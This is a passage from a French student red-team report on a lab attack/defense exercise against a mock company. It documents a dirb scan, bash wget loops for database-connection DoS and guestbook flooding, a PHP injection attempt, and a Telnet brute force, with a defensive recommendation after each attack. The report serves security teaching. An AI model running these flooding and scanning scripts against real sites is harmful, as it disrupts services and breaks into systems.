- Pendant la phase de préparation de l'attaque, on a eu un petit contre temps. En effet, sur la page d'accueil contrefaite de stri.net, les caractères spéciaux tels que "é", "è", "ô"... étaient remplacés par des caractères □ du à des problèmes d'encodage HTML.
- Pendant la phase de réalisation de l'attaque, dans un but de diversion, on a demandé à l'équipe « Défense » de surfer sur différents sites, notamment sur www.yahoo.fr.

À ce moment là, la page stri.net s'est affichée. Cette erreur n'aurait pas du se produire car dans le ficher 'hosts' les noms de domaine en .net uniquement auraient du être spoofés.

Préconisations:

Cette attaque a été possible grace à une négligence de l'équipe "Défense", à savoir une table ARP dynamique. Pour éviter cette attaque l'équipe "Défense" aurait du établir dans le routeur une table ARP fixe, avec l'adresse MAC de la passerelle, ainsi que son IP, ce qui aurait évité le poisonning du cache ARP du routeur. Il faut savoir que pour une sécurité accrue il est aussi recommandé de configurer statiquement les tables ARP des machines clientes dans l'intranet de l'entreprise.

3.2. DoS du site corporate Candide S.A

Principe de l'attaque:


Le site institutionnel de Candide S.A se compose d'un livre d'or, censé simuler une base de données avec des informations confidentielles. Notre but est de provoquer un déni de service sur cette base de données, en empêchant toute autre connexion.
Grâce à l'outil "dirb", nous avons scanné l'arborescence du site de Candide S.A situé à l'adresse 172.17.0.2:80.

L'outil « dirb » s'utilise en passant en paramètre un fichier contenant les occurrences les plus communes d'une arborescence web. Ainsi par force brute il essaye toutes les combinaisons à la recherche de dossier listables et ou scripts.

Voici les résultats:


```
JordiX:~ jordi$ dirb http://172.17.0.2
/Volumes/Data/jordi/Docs/Hacking/wordlists/wordlists_dirb/common.txt
-----------------
DIRB v1.4
By The Dark Raver
-----------------

START_TIME: Tue Oct 31 16:44:13 2006
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /Volumes/Data/jordi/Docs/Hacking/wordlists/wordlists_dirb/common.txt
SERVER_BANNER: Apache/2.0.54 (Debian GNU/Linux) PHP/4.3.10-16
NOT_EXISTANT_CODE: 404

-----------------

Generating Wordlist...
Generated Words: 754

---- Scanning URL: http://172.17.0.2/ ----
FOUND: http://172.17.0.2/cgi-bin/ - CODE: 403
(*) DIRECTORY: http://172.17.0.2/images/
FOUND: http://172.17.0.2/index - CODE: 200
(*) DIRECTORY: http://172.17.0.2/phpmyadmin/
FOUND: http://172.17.0.2/test - CODE: 200

---- Entering directory: http://172.17.0.2/images/ ----
(!) WARNING: Directory is listable. No need to scan it.
       (Use mode -w if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/phpmyadmin/ ----
(*) DIRECTORY: http://172.17.0.2/phpmyadmin/css/
FOUND: http://172.17.0.2/phpmyadmin/docs - CODE: 200
FOUND: http://172.17.0.2/phpmyadmin/error - CODE: 200
FOUND: http://172.17.0.2/phpmyadmin/export - CODE: 200
FOUND: http://172.17.0.2/phpmyadmin/index - CODE: 200
FOUND: http://172.17.0.2/phpmyadmin/left - CODE: 200
(*) DIRECTORY: http://172.17.0.2/phpmyadmin/libraries/
FOUND: http://172.17.0.2/phpmyadmin/main - CODE: 200
FOUND: http://172.17.0.2/phpmyadmin/sql - CODE: 200

---- Entering directory: http://172.17.0.2/phpmyadmin/css/ ----
(!) WARNING: Directory is listable. No need to scan it.
       (Use mode -w if you want to scan it anyway)

---- Entering directory: http://172.17.0.2/phpmyadmin/libraries/ ----
(!) WARNING: Directory is listable. No need to scan it.
       (Use mode -w if you want to scan it anyway)

-----------------
DOWNLOADED: 1508 - FOUND: 10
```

Nous observons immédiatement que les bases de données sont gérables par « phpMyAdmin »:



On découvre même la version de « phpMyAdmin » utilisée: 2.6.2 sur une Debian-3sarge1.
Une autre voie serait de rechercher sur Internet si cette version n'admet pas des attaques par CrossSiteScripting(XSS) ou Directory Inclusion.

Cependant, ce qui nous intéresse d'avantage est un petit script de test "oublié" dans l'arborescence par la société candide. Il s'agit du script http://172.17.0.2/test.
En l'exécutant, on se rend compte qu'il s'agit d'un script ouvrant une connexion à la base de données :




Nous avons donc décidé d'essayer de l'exploiter en espérant que le script de test ne referme pas la connexion derrière lui. Ainsi en l'appelant en boucle, on arriverait peut être à saturer le nombre maximum de connexions autorisées simultanément à la base de données.

Pour ceci, voici un petit script appelant le script test.php en boucle:

```
#! /bin/bash

#Ouvre une chiée de connexions a la BD

i=0
while [ $i -eq 0 ]
do
  wget -N http://172.17.0.2/test.php
done
```

Résultats:

Au moment de l'attaque, on s'est rendu compte que le script test.php avait été supprimé.
En effet, en observant les connexions et les statistiques de leur site web, l'équipe « Défense » s'est rendu compte que la page test.php avait été très sollicitée (notamment pendant nos tests avant l'attaque).
Ceci les a emmené à retirer la page test.php, et à la remplacer par:



L'attaque n'a donc pas pu avoir lieu.

Préconisations :

Tout d'abord, la «Défense» a vu l'initiative après la découverte de la page test.php oubliée sur le serveur. Il en découle deux préconisations :

- Eviter de laisser des pages de test ou de développement sur le serveur, qui contiennent souvent beaucoup d'informations
- Détecter les scripts qui visent à découvrir l'arborescence du serveur web. Si les logs sont capables de détecter les requêtes qui aboutissent au code d'erreur 400 par exemple, le serveur web devrait être capable de bloquer les requêtes venant d'une adresse IP qui a déjà généré un nombre élevé de codes 400. On peut utiliser le module « modsecurity » pour Apache pour faciliter la détection de ce genre d'activité.

3.3. Remplir le livre d'or de Candide S.A

Principe de l'attaque:

On s'est rendu compte que le livre d 'or ne mettait en place aucun type de filtrage au niveau du nombre de messages maximums pouvant être postés. Nous avons donc décidé de remplir leur base de données.


Voici dans le même esprit, un petit script qui réalise ceci:

```
#! /bin/bash

#Pourri la BD avec une infinite d entrees

i=0
while [ $i -eq 0 ]
do

    wget -N http://172.17.0.2/livredor.php --post-data
'nom=test1&prenom=test2&tel=test3&email=&remarques=caca&Envoyer=Envoyer'

done
```


Voici le résultat avec une seule entrée dans la base en passant par le script:

Résultat:


Après un nombre indéterminé de POST grâce à la boucle infinie, voici le message d'erreur qui s'affichait: "Query Failed"



Pour essayer d'expliquer ce message d'erreur, et voir combien de requêtes POST on a réussi à générer, on s'est connecté sur leur gestionnaire de base de données (phpMyAdmin):




Hop, une petite requête pour voir la quantité de POST:




On se rend compte que 127 entrées sont présentes dans la table.
Voici ce qui explique l'erreur générée: la clé primaire était de type "tinyInt".

Après l'attaque:

Lorsque l'équipe « Défense » a constaté l'attaque, ils ont réalisé quelques modifications dans la structure de leur base, et ont notamment modifié le type de la clé primaire, pour corriger la faille:



On a tout de même continué à remplir la base de données...



ID	NOM	PRENOM	TEL	MAIL	RQUES	IP
1	pioup	pioup			beurkkkkkkkk	192.168.0.17
2	Admin	Admin	012345678	admin@candide-sa.fr	Super ce site!	192.168.0.10
3	pioup	pioup			beurkkkkkkkk	192.168.0.17
4	djouai	ilias	666-666-66-66	attack@sux.com	a poil l'attaque	172.16.80.11
5	';phpinfo();					172.16.97.14
6		Jordi				172.16.97.10
7	Lastiri	xabi			attention à vous les enfants	172.16.97.10
8						172.16.97.10
9						172.16.97.10
10						172.16.97.10
11						172.16.97.10
12	test1	test2	test3		caca	172.16.98.6
13	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
14	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
15	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
16	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
17	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
18	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
19	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
20	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
21	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
22	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
23	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
24	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
25	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
26	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
27	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
28	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
29	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150
30	AttackTeam	Take this	123456789		Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee...	172.17.0.150

Préconisations :

Ici le problème principal vient de la maquette mise en place. Dans un site d'entreprise il n'y aurait jamais eu un livre d'or, ou du moins sans une authentification préalable.

Cependant l'équipe « Défense » aurait dû établir un nombre maximum de POST provenant de la même adresse IP pour limiter les POST massifs.
Par ailleurs, l'attaque a abouti à cause d'un codage trop précipité du site web. On se demande pourquoi le développeur a utilisé un « tinyint » comme clé primaire plutôt qu'un simple « int ». En principe l'attaque aurait juste dû saturer la base de données, mais en plus de ça, la consultation du livre d'or a été inutilisée, ce qui n'est pas normal.
Il en découle peut être un bug de la version de phpmyadmin utilisée.

3.4. Brouillage des logs

En parallèle des attaques décrites précédemment, nous avons décidé d'essayer de brouiller les logs de l'équipe «Analyse». Dans ce but, nous avons lancé en parallèle 2 attaques, à savoir:


- Un brute force Telnet sur le routeur afin d'essayer d'obtenir le mot de passe
- Une attaque de type flood Syn Ack pour essayer de saturer l'interface du routeur et l'obliger ainsi à jeter ("dropper") des paquets.

3.5. Brute Force sur le service telnet du routeur

Principe de l'attaque:

Le principe de l'attaque est d'essayer de trouver le mot de passe Telnet utilisé sur le routeur 172.17.0.2. Pour ceci on utilise un logiciel de brute force sous Windows appelé Brutus.

Voici une copie d'écran :



Celui-ci utilise une liste de mots passée en paramètres comme mots de passe. Évidemment, les mots de la liste sont des mots communs du dictionnaire, nous savons très bien qu'aucun d'entre eux ne correspondra (si l'équipe « Défense » a eu un minimum d'originalité au niveau des mots de passe). Le but étant uniquement de détourner l'attention des vraies attaques qui ont lieu en parallèle.

Résultat:

Évidemment, l'attaque n'a pas abouti. La liste de mots de passe utilisée se limitait à des prénoms anglais.
Cependant le but premier n'était pas de trouver le mot de passe du routeur (on l'a obtenu par le moyen du social engineering), mais de créer du bruit de fond pour distraire un peu l'équipe «Analyse».
